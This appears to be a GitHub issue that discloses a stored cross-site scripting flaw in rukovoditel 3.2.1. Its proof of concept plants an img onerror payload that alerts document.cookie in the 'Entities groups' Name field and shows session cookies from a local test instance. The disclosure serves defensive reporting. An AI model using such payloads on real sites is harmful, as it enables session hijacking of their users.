anhdq201 / **rukovoditel** Public

Code Issues 9 Pull requests Actions Projects Security ...

New issue Jump to bottom

Stored Cross Site Scripting Vulnerability on "Entities groups" in rukovoditel 3.2.1 #8

○ Open **anhdq201** opened this issue on Nov 2 · 0 comments

anhdq201 commented on Nov 2 Owner


Version: 3.2.1

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Entities groups" feature.

Proof of Concept

Step 1: Go to "/index.php?module=entities/entities_groups", click "Add" and insert payload " `<img src=1 onerror='alert(document.coookie)'/>` " in Name field.



You can split and filter entities by groups.

Action	#	Name	Sort Order
	3		0
	1	test	0


Info

Name: `<img src=1 onerror='alert(document.cookie)'/>`

Sort Order: 0

Save Close

Step 2: Alert XSS Message



localhost:13338 cho biết

```
fusion768l1_visited=yes;
usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0; fusionwp6s4_visited=yes;
cookie_test=please_accept_for_session;
sid=ulsgma07kkegevg2tiknk7h902;
PHPSESSID=1cfnc0l1fp0ie48uvofari5noa;
webTareasSID=o75prl9v5q8pjflftgi321mipj
```

OK

You can split and filter entities by groups.

Action	#	Name	Sort Order
	3		0
	1	test	0

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant